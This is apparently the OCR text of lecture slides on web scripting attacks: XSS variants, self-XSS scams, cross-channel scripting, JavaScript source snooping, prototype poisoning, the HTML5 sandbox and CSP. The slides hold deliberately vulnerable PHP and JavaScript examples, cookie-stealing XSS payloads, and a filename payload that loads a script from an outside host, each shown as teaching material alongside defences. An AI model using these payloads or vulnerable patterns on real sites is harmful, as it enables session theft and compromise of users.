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Network and Web Security

Scripting attacks

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Principals behind a page

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

Attacks: XSS

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- Conceptually simple
  - Attacker-controlled input makes its way to a trusted web page
  - There, it is executed as a script
- Critical
  - As if attacker controlled the whole origin in the browser
  - Other pages from the same origin are affected
  - Can access page resources: cookies, storage
  - Can send data to attacker
- Widespread
  - 612 new XSS-related CVEs in the last 3 months
- Pays well
  - $10,000 paid for Yahoo Mail XSS (23/2/2019)

DOM-based XSS

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- A trusted script reads an attacker-controlled parameter and embeds it in the page
  - Injection vectors: URL, window.name, document.referrer, postMessage, form field
- Example
  - Intended usage:
    http://www.example.com/welcome.html?name=Daisy
    "Welcome user: Daisy"
  - Attack:
    http://www.example.com/welcome.html?name=<script>alert(document.cookie)</script>

```
<html>
<body>
Welcome user:
<script>
  var from = document.URL.indexOf("name=")+5;
  var to = document.URL.length;
  document.write(document.URL.substring(from,to));
</script>
</body>
</html>
```

Reflected XSS

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- A an attacker-controlled URL parameter is embedded in the page by the server
  - In a regular response or in an error message
- Example
  - Intended usage:
    http://www.example.com/welcome.php?name=Daisy
    "Welcome user: Daisy"
  - Attack:
    http://www.example.com/welcome.php?name=<script>alert(document.cookie)</script>

```
<?
$name = $_GET["name"];
echo "<html>
      <body>
      Welcome user: $name
      </body>
      </html>";
?>
```

Stored XSS

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- An attacker stores malicious data on a server, which later embeds it in user pages
  - Comments in a blog, user profile information, description of items for sale
- Example

store.php

```
<?
$conn = mysqli_connect("localhost","username","password","StoreDB");
$name = mysql_real_escape_string($_GET["name"]);
$desc = mysql_real_escape_string($_GET["desc"]);
$query = "INSERT INTO ItemsTable (name,desc) VALUES ($name,$desc)";
$result = mysqli_query($conn,$query);
?>
```

retrieve.php

```
<?
$conn = mysqli_connect("localhost","username","password","StoreDB");
$name = mysql_real_escape_string($_GET["name"]);
$query = "SELECT desc FROM ItemsTable WHERE name=$name";
$result = mysqli_query($conn,$query);
echo "<html>… Item description: $result …</html>";
?>
```

`http://www.example.com/store.php?name=MacBookPro` (inject payload on server)
`&desc=<script>alert(document.cookie)</script>`

`http://www.example.com/retrieve.php?name=MacBookPro` (deliver exploit to client)

XSS countermeasures

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- Validate inputs: accept only what you expect
- XSS filters
  - For example `htmlspecialchars()` in PHP
  - Be suspicious of overly-complicated regular expressions
  - Filters should be based on (audited) whitelists
  - Sanitization needs to be context-dependent
    - URL encoding, HTML entity encoding, SQL context, JavaScript/HTML context
- Use templates or frameworks to validate inputs consistently
  - Similar to prepared statements for SQLi
- Browsers enforced defenses: X-XSS-Protection header
  - If a URL parameter is reflected in the body, as a script, the script is blocked
  - Turn it off: `X-XSS-Protection: 0;`
  - Turn it on: `X-XSS-Protection: 1;`
  - Stop response instead of sanitising it: attribute `mode = block`
  - Report attack data for analysis: attribute `report=http://example.com`
  - This header is currently being deprecated: false positives, lead to leaks, CSP does better
- Finding new XSSs
  - Evading filters often amounts to discovering ways in which a browser parses HTML or URLs too permissively
  - Manual scanning with web proxies: zap, burp
  - Automated web vulnerability scanners: xsser, netsparker, skipfish
  - Less common: static analysis or fuzzing of parsers and anti-XSS filters
- Lots of pragmatic advice is available: see further reading


Facebook now has a dislike button! Click 'Enable Dislike Button' to turn on the new feature!
14 minutes ago via iPhone · Like · Comment · Enable Dislike Button


Follow the steps below to get the Dislike button!
Dislike
You can use Facebook's new dislike button by following the steps below
Step 1 - Copy Your Unique Code:
Just Click In the Box To Highlight All Then Press CTRL + C To Copy The Code
javascript:javascript:
.info/dislike
/button.ja'
Step 2:
Click Here To Visit Facebook.Com
Paste The Code Into Your Browser's Address Bar. Then Hit Enter!
Facebook - Windows Internet Explorer
File Edit View Favorites Tools Help
HIT ENTER
facebook
Search

Self-XSS

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- Users can be tricked into injecting malicious JavaScript in the page
  - On the false promise that it's useful code
  - Attackers give clear and precise instructions
- First attacks invited to paste in the location bar
  - Chrome, Firefox alerted users with warnings
- Next generation invited to post in the JavaScript console
  - Facebook warns user when opening console
- It is very hard to protect a page from a determined **user**
  - Facebook approach:
    - Detect statistical anomaly
      - Too many pages are liked too fast by one user
    - Reverse side effects
      - Target may be a victim or part of the scam: protect or punish
  - More robust solution is to harden web page against self-XSS
    - "Defensive programming" techniques
    - Ongoing research

Cross-channel scripting (XCS)

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- Against embedded devices, IoT, and similar
- Inject XSS payload using a non-HTTP channel
- Attack is triggered when user visits admin console using browser
- Example
  - SMB protocol to upload files on network attached storage (NAS)
  - Filename is XSS attack vector
    - Restriction: '/' has a special meaning, cannot be used

```
"<iframe onload='javascript:document.write(&apos;
<html><head><&#47;head><body>
<script src=&quot;http&#58;&#47;&#47;a52.us&#47;t2.js&quot;>
<&#47; script><&#47;body><&#47;html>
&apos;);' src='index.htm'>"
```

- Exploit: load a default page and replace it with payload
- Payload: empty page with script from http://a52.us/t2.js

Other XSS variants

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- Universal XSS
  - Victim visits (secure) target page and attacker page
  - Browser extension or browser's chrome have an XSS vulnerability
  - Attacker page exploits XSS in order to inject in target page
  - Example: CVE-2011-2107 in Adobe Flash Player
- Scriptless attacks
  - Victim switches off JavaScript to prevent XSS
  - Attacker still finds a way to inject CSS in target page
  - Using CSS, fonts, SVGs and plain HTML the attacker can read data from the page (credit card number, password) and exfiltrate it over HTTP
- Resident XSS
  - We shall discuss in Module 18 (Browser Storage)

JavaScript isolation

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

- Scripts in same page take page origin
  - May access cookies and storage of page origin
  - May tamper with each other:
    - Read each other variables, redefine functions, change the DOM
- Users and extensions may inject scripts in the page
  - Code must be protected from other scripts if it contains secrets (passwords, tokens, URLs)
- `iframe` code keeps iframe origin
  - Cannot be restricted by the page: potential for DoS
  - Only strings can be exchanged with page
    - Still risk of DOM-based XSS

Attack: source code snooping

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- Code

```
<script id="id">
var keyed_MAC = function(msg){
  var secret_key="A34E3FF12289E";
  … compute MAC using secret_key …
};
</script>
```

- Attacks

```
<script>
alert(keyed_MAC.toString().substring(49,63));
</script>

<script>
alert(document.getElementById("id").innerHTML.substring(49,63));
</script>
```

- Defense: hide state inside closures and remove script node

```
<script id="id">
var keyed_MAC =
     (function(){
        var secret_key="A34E3FF12289E";
        return function(msg){… compute MAC using secret_key …}
      })();
(e=document.getElementById("id")).parentNode.removeChild(e);
</script>
```

Attack: prototype poisoning

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- Code

```
<script>
function safe_div(x,y){
  // x must be different from 0
if (x!=0) return y/x;}
</script>
```

- Attack

```
<script>
 Object.prototype.valueOf=
  function(){
    this.valueOf = function(){return 0};
    return 1;};
  safe_div({},2); // returns Infinity (division by 0)
</script>
```

- Defense: check types

```
function safe_div(x,y){
  // x must be a different from 0
  if (typeof x !== 'number') throw “Type error!”;
  if (x!=0) return y/x;}
```

- Defense: avoid relying on inheritance when outside your control

```
Object.prototype.a = 42; // controlled by attacker
b = {}; b.a //returns 42
c = {a:undefined}; c.a // returns undefined
```

HTML5 sandbox

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- The SOP can also be seen as too permissive for modern web applications
  - Same-origin iframe
    - May contain user-supplied content that is exposed to XSS attacks
    - Web app needs to restrict iframe access towards other more trusted iframes
  - Cross-origin iframe
    - May display advertising from a malicious provider with DoS attack on the whole page
    - Web app needs to restrict iframe ability to run JavaScript
- HTML5 `sandbox` attribute for iframes
  - Tells the browser to create a new unique origin and associate it to the iframe
  - All active behaviour is prevented by default in the sandboxed iframe
  - The SOP will prevent cross-origin access
- Relaxations
  - `allow-same-origin`
    - Does not segregate to new origin
  - `allow-{scripts/popups/forms/pointer-lock/top-navigation}`
    - Reintroduces the behaviour, as it would be allowed by the SOP alone

HTML5 sandbox

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

CSP

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
- Content Security Policy (CSP)
  - Server send a response header that tells browser a whitelist of what resources can be loaded and what scripts can be executed, and from where
  - Intended to mitigate mostly XSS, but also DoS
- Controls scripts, fonts, images, frames, media, objects, stylesheets, AJAX…
- Can be used to set `sandbox` attribute of loaded iframes

```
Content-Security-Policy: default-src 'self' http://c.com; img-src *
```



Principals behind a page

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